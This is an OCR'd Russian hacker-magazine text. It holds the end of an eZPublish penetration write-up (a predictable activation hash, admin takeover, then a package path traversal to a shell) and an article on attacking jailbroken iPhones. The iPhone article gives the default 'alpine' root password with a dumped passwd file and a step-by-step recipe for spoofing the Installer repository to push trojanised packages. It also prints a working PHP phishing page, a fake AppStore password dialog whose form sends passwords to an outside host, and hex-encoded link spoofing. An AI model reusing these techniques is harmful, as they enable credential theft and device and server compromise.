ТАК РОЖДАЮТСЯ ZERO-DAY

В первую очередь я принялся изучать модули, связанные с процессами аутентификации и авторизации. И в процессе этого творческого мероприятия наткнулся на интересный участок кода:

```
...
 if( $type == EZ_USER_PASSWORD_HASH_MD5_USER )
{
      $str = md5( "$user\n$password" );
}
...
```

Это код создания хеша, по которому происходит процесс аутентификации. То, что в качестве «соли» используется имя пользователя, — практика распространенная и ей уже никого не удивишь. В качестве разделителя используется символ перевода строки, вследствие чего инструменты, которыми мы привыкли пользоваться, откровенно лажают (так как в них не предусмотрен подобный фичесет). Так, например, InsidePro Password Pro идет лесом и при встрече с подобными хешами приходится писать свой брутфорсер. Добравшись до процесса активации нового пользователя и лицезрев код, представленный ниже, я не смог сдержать ухмылки:


```
...
// Create enable account hash and send it to the newly
registered user
$hash = md5( mktime( ) . $user->attribute(
'contentobject_id' )
...
```

В этих строках кода содержится уязвимость, которая связана с зависимостью функции mktime() от времени, установленного на web-сервере. Значение 'contentobject_id' — это идентификатор пользователя в базе, который последовательно меняется при регистрации новых пользователей. Таким образом, зная время на удаленном сервере с eZPublish, можно достаточно тривиально активировать учетную запись без получения активационной ссылки на мейл. Установленное время на удаленном сервере передается каждый раз в заголовках пакетов HTTP, возвращаемых сервером, поэтому проблем тут также не возникает.

На основе этих данных был написан сплоит, который меняет пароль администратора CMS и активирует его учетную запись. В этот раз удача была на моей стороне, и я легко получил доступ с правами администратора eZPublish на сервере клиента.

СПУСКАЕМСЯ НА УРОВЕНЬ ОСИ

Помнишь, в самом начале говорилось, что eZPublish не позволяет редактировать PHP? Вот об этом я и вспомнил, оказавшись внутри CMS под



Использование двух уязвимостей в eZPublish для получения привилегий администратора

Выполнение произвольных команд на сервере

▷ dvd

На нашем диске ты найдешь рос-код для эксплуатации уязвимостей, описанных в статье.

админом. Можно было бы остановиться на достигнутом, но у меня появилось желание спуститься еще ниже: до выполнения команд на сервере. Вновь, но уже более пристально и внимательно, я пробежался по админке. Для себя отметил, что может получиться реализовать идеи выполнения произвольного PHP-кода путем изменения переменных окружения CMS. Но эту затею я решил оставить на крайний случай. Наиболее простым решением получения шелла казалась установка пакетов eZPublish, возможность чего присутствовала в панели администратора.
Обратившись уже в который раз к офсайту eZPublish, я проследовал к репозитарию доступных пакетов для загрузки под исследуемую версию и слил к себе на машину пару готовых примеров. Полученные файлы имели загадочное расширение «ezpkg». Стоило изменить его на «zip», как файлы без проблем открылись — в них содержалось еще по одному файлу с расширением «ezpkg». Проделав аналогичную операцию с вложениями, я увидел обычный структурированный каталог, содержащий различные файлы (в том числе, с расширениями PHP), в корне которого находился файл «package.xml».
После установки пакета на тестовый сервер eZPublish, кроме появления нового каталога в структуре web-сервера и надписи в разделе администрирования CMS о том, что в системе установлен такой-то пакет, никаких изменений не произошло. Немного осмотревшись, я просто добавил в разобранный пакет свой шелл и файл «.htaccess», в котором переопределил FilesMatch и отключил RewriteEngine. Затем залил этот заряженный пакет на многострадальный обследуемый сервер, но меня ждало новое разочарование — в конфигурации apache присутствовала директива «AllowOverride None», и переопределить директивы «FilesMatch» с использованием файла «.htaccess» не представлялось возможным.
Еще немного времени было потрачено на анализ процесса заливки файла и разбор файла «xml», содержащегося в пакете. Это позволило выявить уязвимость типа «Обход каталога» (Path traversal), которая связана с обработкой файла «package.xml». Предполагая, что некоторые файлы на web-сервере могут быть перезаписаны, я подготовил новый пакет, который должен был при установке перезаписать файл «ezinfo.php».
Стало возможным, не выходя за рамки логики работы приложения и используя уязвимости на разных этапах его функционирования, получить доступ к командной строке оси. Фактически это позволяет скомпрометировать весь web-сервер. В моем случае были получены права apache, и хотя используемое ядро на исследуемом ресурсе позволяло подняться до рута, делать я этого не стал, так как эти действия уже выходили за рамки анализа защищенности web-приложения. Поэтому я отписался о своих результатах коллеге по цеху и с чувством глубокого удовлетворения потопал спать.

ЗАНАВЕС

Не одними SQL-инъекциями, File-инклудингом и прочими пряниками насыщен мир web'а. Найдется место и более экзотическим багам, которые в совокупности порой позволяют добиться высоких результатов при проникновении. Помни об этом. И удачи тебе в исследованиях!



D0ZNP
/ HTTP://OXOD.RU /

ЯБЛОЧНОЕ ПЮРЕ

АТАКУЕМ APPLE IPHONE

Одним прекрасным днем мир увидел революцию в области мобильных телефонов. Знаменитая Apple – мать всех макинтошей и айподов в придачу – выпустила на рынок свой первый Apple iPhone. Невероятно удобный графический интерфейс, большой экран, мощное железо и всего четыре кнопки! Но самое главное, что было в новом телефоне — операционная система. Настоящий Unix based, darwin kernel! Она так и призывала к экспериментам.


IPHONE 3G: «ПРОЩАЙТЕ, ХАКЕРЫ!»

Первая модель телефона еще не успела состариться, как Apple выпустила на рынок новый iPhone 3g. Отличий этой модели от своего предшественника всего три: GSM-контроллер с поддержкой 3g, A-GPS навигационный контроллер и корпус. Само собой разумеется, новое железо потребовало новой прошивки, и свет увидел вторую ветку фирмварей. Я не буду подробно описывать все фичи этих прошивок, их можно без труда найти в инете. Скажу только, что обещанного копи-паста так и не сделали (на момент написания этой статьи последняя прошивка — 2.2).


Вышел и официальный SDK, и репозиторий-магазин Apple Store. Вторая ветка была зарелизена и для первого поколения телефонов, поэтому все новые программы универсальны. Разумеется, хакеры не заставили себя ждать и выпустили под новые прошивки анлоки и джеилбрейки.

Самой популярной программой для разблокировки iPhone стала WinPWN.

Вместе с разблокировкой предлагается поставить менеджеры пакетов Installer (уже 4-ая версия самого первого менеджера) и Cydia (менеджер пакетов на базе Debian package). В неофициальных репозиториях можно найти вкусные патчи и дополнения, утилиты и хаки, которых нет в Apple Store. Поэтому Installer и Cydia до сих пор пользуются популярностью, и списывать со счетов атаки на эти приложения смысла не имеет.



Рекурсия в отображении iframe с пустым или невалидным src





Отображение документов внутри почтовика. Интересно, как там выполняются макросы :)

АТАКА 0. SSHD DEFAULT

Самая нетрудная и самая действенная атака. Идея проста, как два байта: многие пользователи iPhone устанавливают SSH-демон, даже не подозревая, зачем он нужен. Он используется, например, в программе iPhone tunnel, с помощью которой эмулируется USB network. Другие пользователи специально ставят SSHD, но поменять пароль по умолчанию не считают нужным (или попросту ленятся). Вот листинг файла `/etc/master.passwd`:

```
##
# User Database
#
# This file is the authoritative user database.
##
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/
false
root:/smx7MYTQIi2M:0:0::0:0:System      Administrator:/var/
root:/bin/sh
mobile:/smx7MYTQIi2M:501:501::0:0:MobileUser:/var/mobile:/
bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
_securityd:*:64:64::0:0:securityd:/var/empty:/usr/bin/
false
_mdnsresponder:*:65:65::0:0:mDNSResponder:/var/empty:/usr/
bin/false
_sshd:*:75:75::0:0:sshd  Privilege  separation:/var/empty:/
usr/bin/false
_unknown:*:99:99::0:0:Unknown     User:/var/empty:/usr/bin/
false
```

За хэшами скрывается магическое слово alpine. Таким образом, получаем две связки логин-пароль, с которыми вероятнее всего пустит на iPhone с открытым 22 портом: mobile/alpine и root/alpine. Неслабо? Да, вот так сразу — рутовый доступ, без лишних проблем. Не стоит считать, что найти такую «халяву» на улицах тяжело. Поверь мне: сделать это гораздо проще, чем можно было бы подумать (такое раздолье и заставило меня описать эту тупую и незатейливую атаку). Даже сейчас, когда больше половины iPhone — белые 3g от отечественных операторов, открытый порт 22 далеко не редкость.


АТАКА 1. INSTALLER REPOSITORY SPOOFING

Идея этой атаки пришла мне в голову, когда я первый раз взглянул на менеджер пакетов Installer от RipDev. Соль в том, чтобы создать поддельный репозиторий на базе обычного веб-сервера (например, встроенного в любую точку доступа урезанного httpd из busybox). Затем прописать DNS-запись с оригинальным именем репозитория разработчика и IP-адресом нашего веб-сервера (тоже решается средствами busy box). После этого iPhone-пользователи, присоединившиеся к нашему вкусному бесплатному хотспоту (который для пущей красоты можно назвать как-нибудь типа Godlen_Wifi :)) и обновившие свои программы, получат вместо них похаканные мобильные трояны. Репозиторий представляет собой xml-конфиги и zip-файлы с программами. Никакой подписи пакетов и проверки целостности, спуфинг в чистом виде. Итак, начнем! Скачиваем оригинальные скрипты для создания репозитория:

```
http://i.ripdev.com/seed/repo-r1050.zip
```

Остается лишь найти приложение, которое заведомо будет установле-





Отличное применение отличному телефону

но у всех пользователей. Нетрудно догадаться, что таким является сам Installer. Вот оригинальный конфиг производителя http://i.ripdev.com/info/index-2.2.plist, а вернее, та его часть, которая отвечает за эту софтину:

```
<dict>
<key>category</key>
<string>System</string>
<key>date</key>
<string>1232132864</string>
<key>identifier</key>
<string>com.ripdev.install</string>
<key>name</key>
<string>Installer</string>
<key>version</key>
<string>4.0</string>
<key>description</key>
<string>THE Installer. Now with resumeable downloads, optimized and tested for 2.1 and 2.2, rebuilds installed apps on the fly, supports proxies, Lua scripting language and more!
Final release. Includes English, Russian and Ukranian localizations.
</string>
<key>icon</key>
<string>http://i.ripdev.com/info/icons/com.ripdev.
install-4.0.png</string>
<key>url</key>
<string>http://i.ripdev.com/info/com.ripdev.install-
4.0-2.2.plist</string>
</dict>
```

Чтобы заставить жертву поверить в обновление приложения, исправим параметры-ключи date и version на произвольные числа, заведомо больше данных. Теперь перейдем к xml-конфигу из ключа url:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//
EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>identifier</key>
<string>com.ripdev.install</string>
<key>name</key>
<string>Installer</string>
<key>version</key>
<string>4.0</string>
<key>description</key>
<string>THE Installer. Now with resumeable downloads, optimized and tested for 2.1 and 2.2, rebuilds installed apps on the fly, supports proxies, Lua scripting language and more!
Final release. Includes English, Russian and Ukranian localizations.
</string>
<key>icon</key>
<string>http://i.ripdev.com/info/icons/com.ripdev.
install-4.0.png</string>
<key>size</key>
<integer>565635</integer>
<key>hash</key>
<string>3d916b3d60c5c31c66e652f2c5711832</string>
<key>location</key>
<string>http://i.ripdev.com/packages/System/installer-
40.zip</string>
</dict>
</plist>
```

Исправим ключ version на такой же, который выставили в предыдущем файле. Изменим ключ size, чтобы он соответствовал размеру хакнутого файла приложения. Последний штрих — ключ hash. Смотрим скачанный исходник репозитория regenerate.php:


```
$r['hash'] = md5_file($fullpath);
```

Видим, как все просто, никаких наворотов. Снимаем хэш от лже-приложения и кладем в значение ключа. Все готово, опционально можно исправить еще и url-ключ — это уже ничего не изменит. Думаю, тема раскрыта. О том, как создать троян для iPhone и что для этого потребуется, я постараюсь рассказать в следующих статьях.

АТАКА 2. EXPLOITS

Уязвимости в основном найдены в веб-браузере Safari и почтовике. Во многом ошибки повторяют найденные ранее в версиях под MacOs. Комментарии на эту тему можно найти в их исходных кодах.
Первой ласточкой стала ошибка в библиотеке libtiff, существовавшая на первом поколении телефонов и благополучно исправленная во вторых прошивках. Далее исследователи копали главным образом javascript-процессор. Благо, тут было на что опираться: движок WebKit перелопатили, еще когда iPhone и в проекте не было, поэтому наработок хоть пруд пруди. Я умышленно не буду подробно разбирать существующие эксплойты для iPhone. Во-первых, хочется посвятить этому отдельную статью. Во-вторых, пока будет логичным разобраться с более простыми атаками. Можешь попробовать готовые реализации:

```
http://www.iphoneworld.ca/exploits/crash-my-iphone.
html
```



Ложный диалог ввода пароля AppleStore скинет нам пароль пользователя

```
http://www.iphoneworld.ca/exploits/iphone-crash.html
```

Они прекрасно функционируют на последней (на момент написания статьи) прошивке 2.2.

Еще пару слов о шелл-кодах. Есть прекрасная статья на метаспоите (http://blog.metasploit.com/2007/09/root-shell-in-my-pocket-and-maybe-yours.html), в которой подробно описываются многие аспекты безопасности яблочного телефона и процесс создания (а вернее, портирования) шелл-кода для iPhone. Рассказать об этом лучше, чем сделал H.D.Moore, у меня вряд ли получится, поэтому просто отправляю к первоисточнику. К слову, эта статья была написана аж 25 сентября 2007 года! Запасись кофе — чаем — сигаретами (нужное подчеркнуть) и приятного чтения. А если хватит сил и дерзости самому броситься искать новые дыры, рекомендую для начала проверить все найденные уязвимости в Safari. Что-то мне подсказывает: не все из них закрыты в мобильной версии ;).

АТАКА 3. FISHING/XSS

Привожу два типа атак вместе, и связано это с тем, что «так исторически сложилось»: сначала попалось сообщение об угрозе фишинга на iPhone, затем захотелось расширить изыскания до XSS. К тому же, ничего конкретного по межсайтовому скриптингу я не получил, поэтому выделять в отдельный раздел считаю нецелесообразным. Итак, начнем. Однажды жарким летним днем рассылка секлаба сообщила, что некий израильский эксперт Авив Рафф нашел уязвимость в клиенте электронной почты iPhone, которая позволяет маскировать ложные ссылки в письмах. Перейдя по совершенно корректной и известной на вид ссылке, пользователь попадает на сайт, где ему под разным соусом предлагается отправить какие-то личные данные. В общем, схема стандартная, теперь о реализации. Что там придумал израильский эксперт, конечно, не сообщается, однако первое, что мне пришло на ум проверить, прочитав этот адвайс — обработку html-тэгов в письмах на iPhone. Недолго думая, я отправил сам себе письмо в html-формате:

```
<a href=http://google.ru>http://yandex.ru</a>
```

Открыв это сообщение через встроенный почтовый агент телефона, я ничуть не удивился. Ссылка называлась http://yandex.ru, а переходила, как и положено, на http://google.ru. Самое интересное, что если послать e-mail в формате обычного текста, со следующим содержанием: http://yandex.ru, то визуально это сообщение от вышерассмотренного отличаться не будет. Однако ссылки будут вести на разные сайты. Если подержать палец на такой ссылке высветится всплывающая подсказка, в которой будет содержаться адрес реального сайта. Недолго думая, я попробовал

```
<a href="%68%74%74%70%3A%2F%2F%67%6F%6F%67%6C%65%2E%72
%75">http://yandex.ru</a>
```

и был разочарован — почтовый клиент такое парсить отказался, ссылка была неработоспособна. Со второй попытки получилось — я просто оставил директиву «http://»:

```
<a  href="http://%67%6F%6F%67%6C%65%2E%72%75">http://
yandex.ru</a>
```

Это уже работало корректно, по нажатию на ссылку из письма открывался браузер с Гуглом. Всплывающее окно отображало хексы, а не явный вид урла. В дополнение ко всему я убедился, что почтовик не воспринимает атрибуты title и alt. Подвиг израильского багоискателя был повторен, и я решил сделать страницу с формой, точно повторяющей диалог запроса пароля для AppleStore (этот диалог всплывает постоянно, пароль записать нельзя, поэтому пользователи уже на автомате вбивают данные) и отправить ее внутри iframe в теле письма. Я снял скриншот с оригинального диалога, распилил его на картинки и собрал в HTML-таблице. Верстка под Safari оказалась не очень простой, но, все же, результат вышел очень похожим на правду. Чтобы проверить его в работе, был написан простой скрипт:

```
<?php
$fish='
<html>
<body bgcolor="white">
  <form method="GET" action="http://creditmne.ru/x/f/
i.php" name="fakeform" id="fakeform" width="278">
<tableborder="0"style="width:278px;height:175px;paddin
g-top:0px;padding-right:0px;padding-left:0px;padding-
bottom:0px" width="278" height="175" cellpadding="0"
cellspacing="0">
  <tr width="278">
    <td colspan="4">
      <img src="r11.gif" width="278" height="78"/>
    </td>
  </tr>
  <tr width="278">
      <td width="8" colspan="1">
  <img src="r21.gif" border="0" width="8" height="30"/>
      </td>
      <td colspan="2" width="0">
      <input type="password" style="width:262;height:30"
name="fpass" value="">
      </td>
      <td width="8" colspan="1">
          <img src="r23.gif" style="margin-left:-115px"
border="0" width="8" height="30"/>
      </td>
  </tr>
  <tr >
```



info

Окно ввода пароля AppleStore в точности повторяет окно javascript: `prompt('user@yahoo.com')`. За исключением того, что вместо «Пароль iTunes» отображается имя домена, на котором выполнен javascript. Осталось только дополнить эту идею DNS-спуфингом.



links

• http://www.skyhookwireless.com – сервис определения координат по MAC-адресам ближайших точек доступа.

• http://blog.metasploit.com/2007/09/root-shell-in-my-pocket-and-maybe-yours.html – адаптация MetaSploit Framework к ОС iPhone.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

```
    <td colspan="2" >
      <input type="image" border="0" src="r31.
gif" width="139" height="66"/>
    </td>
    <td colspan="2" >
      <input type="image" border="0" src="r32.
gif"width="139" height="66"/>
    </td>
  </td>
  </table>
  </form>
</body>
</html>';
      $pass = $_GET["fpass"];
      if (strlen($pass)!=0) echo "<h1>password
sniffed: ".$_GET["fpass"]."</h1>";
      else echo $fish;
?>
```

Я отправил его себе на почту и открыл сообщение. Выглядело весьма натурально. При нажатии на кнопку «OK» открылся веб-браузер, пароль был успешно отображен на экране. Помимо моего пароля, почтовик передал еще два параметра x и y, — наверное, это какие-то относительные координаты места нажатия. Здесь данные методом POST не передаются. Очевидно, почтарь передает в браузер только ссылку. Остаток дня я убил, чтобы заставить почтовик отрабатывать javascript. Тщетно! Не помогают никакие ухищрения. Если твои опыты будут более успешными — сообщи, буду искренне рад.
Теперь перейдем к iframe. Тут все было удачно, код:


```
<iframe src="http://ya.ru" />
```

